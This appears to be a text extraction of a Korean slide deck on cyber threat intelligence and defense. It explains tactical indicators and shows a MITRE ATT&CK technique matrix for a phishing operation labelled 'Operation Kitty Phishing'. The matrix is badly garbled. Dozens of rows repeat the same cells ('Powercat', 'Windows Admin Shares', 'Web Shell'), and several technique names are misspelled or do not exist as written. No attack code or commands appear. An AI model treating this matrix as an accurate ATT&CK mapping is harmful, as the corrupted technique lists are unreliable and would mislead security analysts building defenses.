
- **전술적 인텔리전스(Tactical Threat Intelligence)**

- 위협 정보와 데이터 수집으로 지표(Indicators) 생성
  - 해킹 그룹이 활용하는 지표는 실제 공격을 탐지 및 차단 가능





# Cyber Threat Intelligence 활용한 방어 체계



## MITRE ATT&CK 활용한 공격 단계 차단

- MITRE ATT&CK 매트릭스는 해킹 진행을 11단계로 구분
- 각 단계에서 해킹 그룹들이 활용하는 기술을 세부적으로 분류하여 세분화 된 방어 기법 설명

SectorA05

stages: act

platforms: windows

Operation Kitty Phishing

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command And Control
10 items	27 items	42 items	21 items	53 items	15 items	20 items	15 items	13 items	9 items	20 items
Drive-by Compromise	CMVSTP	Accessibility Features	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	Application Deployment	Audio Capture	Automated Exfiltration	Commonly Used Port
Exploit Public-Facing Application	Command-Line Interface	Account Manipulation	Accessibility Features	Binary Padding	Brute Force	Application Window Discovery	Distributed Component	Automated Collection	Data Compressed	Communication Through Removable Media
Hardware Additions	Compiled HTML File	AppCert DLLs	AppCert DLLs	BT5 Creds	Credential Dumping	Browser Bookmark Discovery	Exploitation of Remote Module	Clipboard Data	Data Encrypted	Connection Proxy
Software Update	Control Panel Items	AppInit DLLs	AppInit DLLs	Bypass User Account Control	Credentials in Files	File and Directory Discovery	Jargon Scripts	File Transfer	Date Transfer Size Limits	Customizable Content
Security Policy Attainment	Custom Data Subtypes	Application Streaming	Application Streaming	Crypto Signing	Credentials in Registry	Network Service Scanning	File Hash	Data from Network Shared	Exfiltration Over Alternative	Custom Cryptographic
Stealthiness Link	Execution through .dll	Authentication Package	BITS Jobs	DLI Search Order Hijacking	Exploitation for Credential	Network Share Discovery	File the Ticket	Data from Removable Media	Exfiltration Over Physical	Data Encoding
Stealthiness via Service	Exploitation through Module	BITS Jobs	DLI Search Order Hijacking	Component Firmware	Hooking	Network Sniffing	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Physical	Data Obfuscation
Supply Chain Compromise	Exploitation for Client	Browser Extensions	Extra Window Memory Injection	Component Object Model Injection	Input Capture	Peripheral Device Discovery	Remote File Copy	Email Collection	Scheduled Transfer	Fallback Channel
Trusted Relationship	Graphical User Interface	Change Default File Association	File System Permissions Modification	Control Panel Items	Kernel Bypassing	Permission Groups Discovery	Remote Services	Input Capture	Man in the Browser	Multi-hop Proxy
Valid Accounts	InstallUtil	Component Object Model Injection	Hooking	Network Sniffing	LLMNR/NBT-NS Poisoning	Query Registry	Third-party Software	Screen Capture	Domain Forwarding	Multi-Stage Channels
	LSASS Driver	Component Firmware	New Service	Disabling Security Tools	Powercat	Remote System Discovery	Windows Admin Shares	Video Capture	Domain Forwarding	Multiband Communication
	Mutina	Component Object Model Injection	File Execution Options Modification	Disabling Security Tools	Powercat	Remote System Discovery	Windows Admin Shares	Video Capture	Domain Forwarding	Multiband Communication
	PowerShell	Create Account	Path Interception	Disabling Security Tools	Powercat	Remote System Discovery	Windows Admin Shares	Video Capture	Domain Forwarding	Multiband Communication
	Registry/Regedit	General Remote Services	Path Interception	Disabling Security Tools	Powercat	Remote System Discovery	Windows Admin Shares	Video Capture	Domain Forwarding	Multiband Communication
	Regedit	General Remote Services	Path Interception	Disabling Security Tools	Powercat	Remote System Discovery	Windows Admin Shares	Video Capture	Domain Forwarding	Multiband Communication
	Runas	File System Permissions Modification	Process Injection	Disabling Security Tools	Powercat	Remote System Discovery	Windows Admin Shares	Video Capture	Domain Forwarding	Multiband Communication
	Scheduled Task	Hidden Files and Directories	Scheduled Task	Disabling Security Tools	Powercat	Remote System Discovery	Windows Admin Shares	Video Capture	Domain Forwarding	Multiband Communication
	Scripting	Hooking	Service Registry Permissions Modification	File Deletion	Powercat	Remote System Discovery	Windows Admin Shares	Video Capture	Domain Forwarding	Multiband Communication
	Service Execution	Hypervisor	Service Registry Permissions Modification	File Permissions Modification	Powercat	Remote System Discovery	Windows Admin Shares	Video Capture	Domain Forwarding	Multiband Communication
	Signed Binary Proxy	Image File Execution Options Modification	Valid Accounts	File System Logical Offsets	Powercat	Remote System Discovery	Windows Admin Shares	Video Capture	Domain Forwarding	Multiband Communication
	Uninstall	Logon Scripts	Web Shell	Hidden Files and Directories	Powercat	Remote System Discovery	Windows Admin Shares	Video Capture	Domain Forwarding	Multiband Communication
	Third-party Software	LSASS Driver	Web Shell	Image File Execution Options Modification	Powercat	Remote System Discovery	Windows Admin Shares	Video Capture	Domain Forwarding	Multiband Communication
	Third-party Software	LSASS Driver	Web Shell	Indicator Blocking	Powercat	Remote System Discovery	Windows Admin Shares	Video Capture	Domain Forwarding	Multiband Communication
	Third-party Software	LSASS Driver	Web Shell	Indicator Removal from Hosts	Powercat	Remote System Discovery	Windows Admin Shares	Video Capture	Domain Forwarding	Multiband Communication
	Third-party Software	LSASS Driver	Web Shell	Indicator Removal on Host	Powercat	Remote System Discovery	Windows Admin Shares	Video Capture	Domain Forwarding	Multiband Communication
	Third-party Software	LSASS Driver	Web Shell	Indirect Command Execution	Powercat	Remote System Discovery	Windows Admin Shares	Video Capture	Domain Forwarding	Multiband Communication
	Third-party Software	LSASS Driver	Web Shell	Install Root Certificate	Powercat	Remote System Discovery	Windows Admin Shares	Video Capture	Domain Forwarding	Multiband Communication
	Third-party Software	LSASS Driver	Web Shell	InstallUtil	Powercat	Remote System Discovery	Windows Admin Shares	Video Capture	Domain Forwarding	Multiband Communication
	Third-party Software	LSASS Driver	Web Shell	Maneuvering	Powercat	Remote System Discovery	Windows Admin Shares	Video Capture	Domain Forwarding	Multiband Communication
	Third-party Software	LSASS Driver	Web Shell	Modify Registry	Powercat	Remote System Discovery	Windows Admin Shares	Video Capture	Domain Forwarding	Multiband Communication
	Third-party Software	LSASS Driver	Web Shell	Mutina	Powercat	Remote System Discovery	Windows Admin Shares	Video Capture	Domain Forwarding	Multiband Communication
	Third-party Software	LSASS Driver	Web Shell	Network Share Connection	Powercat	Remote System Discovery	Windows Admin Shares	Video Capture	Domain Forwarding	Multiband Communication
	Third-party Software	LSASS Driver	Web Shell	NTFS File Attributes	Powercat	Remote System Discovery	Windows Admin Shares	Video Capture	Domain Forwarding	Multiband Communication
	Third-party Software	LSASS Driver	Web Shell	Obfuscated Files or Code	Powercat	Remote System Discovery	Windows Admin Shares	Video Capture	Domain Forwarding	Multiband Communication
	Third-party Software	LSASS Driver	Web Shell	Process Doppelgangers	Powercat	Remote System Discovery	Windows Admin Shares	Video Capture	Domain Forwarding	Multiband Communication
	Third-party Software	LSASS Driver	Web Shell	Process Hollowing	Powercat	Remote System Discovery	Windows Admin Shares	Video Capture	Domain Forwarding	Multiband Communication
	Third-party Software	LSASS Driver	Web Shell	Process Injection	Powercat	Remote System Discovery	Windows Admin Shares	Video Capture	Domain Forwarding	Multiband Communication
	Third-party Software	LSASS Driver	Web Shell	Redundant Access	Powercat	Remote System Discovery	Windows Admin Shares	Video Capture	Domain Forwarding	Multiband Communication
	Third-party Software	LSASS Driver	Web Shell	Regedit	Powercat	Remote System Discovery	Windows Admin Shares	Video Capture	Domain Forwarding	Multiband Communication
	Third-party Software	LSASS Driver	Web Shell	Reverser	Powercat	Remote System Discovery	Windows Admin Shares	Video Capture	Domain Forwarding	Multiband Communication
	Third-party Software	LSASS Driver	Web Shell	Scripting	Powercat	Remote System Discovery	Windows Admin Shares	Video Capture	Domain Forwarding	Multiband Communication
	Third-party Software	LSASS Driver	Web Shell	Signed Binary Proxy	Powercat	Remote System Discovery	Windows Admin Shares	Video Capture	Domain Forwarding	Multiband Communication
	Third-party Software	LSASS Driver	Web Shell	Signed Script Proxy	Powercat	Remote System Discovery	Windows Admin Shares	Video Capture	Domain Forwarding	Multiband Communication
	Third-party Software	LSASS Driver	Web Shell	SIP and Trust Provider	Powercat	Remote System Discovery	Windows Admin Shares	Video Capture	Domain Forwarding	Multiband Communication
	Third-party Software	LSASS Driver	Web Shell	Software Packing	Powercat	Remote System Discovery	Windows Admin Shares	Video Capture	Domain Forwarding	Multiband Communication
	Third-party Software	LSASS Driver	Web Shell	Template Injection	Powercat	Remote System Discovery	Windows Admin Shares	Video Capture	Domain Forwarding	Multiband Communication
	Third-party Software	LSASS Driver	Web Shell	Timekeeping	Powercat	Remote System Discovery	Windows Admin Shares	Video Capture	Domain Forwarding	Multiband Communication
	Third-party Software	LSASS Driver	Web Shell	Trusted Developer Utilities	Powercat	Remote System Discovery	Windows Admin Shares	Video Capture	Domain Forwarding	Multiband Communication
	Third-party Software	LSASS Driver	Web Shell	Valid Accounts	Powercat	Remote System Discovery	Windows Admin Shares	Video Capture	Domain Forwarding	Multiband Communication
	Third-party Software	LSASS Driver	Web Shell	Web Service	Powercat	Remote System Discovery	Windows Admin Shares	Video Capture	Domain Forwarding	Multiband Communication
	Third-party Software	LSASS Driver	Web Shell	XSL Script Processing	Powercat	Remote System Discovery	Windows Admin Shares	Video Capture	Domain Forwarding	Multiband Communication



# THANK YOU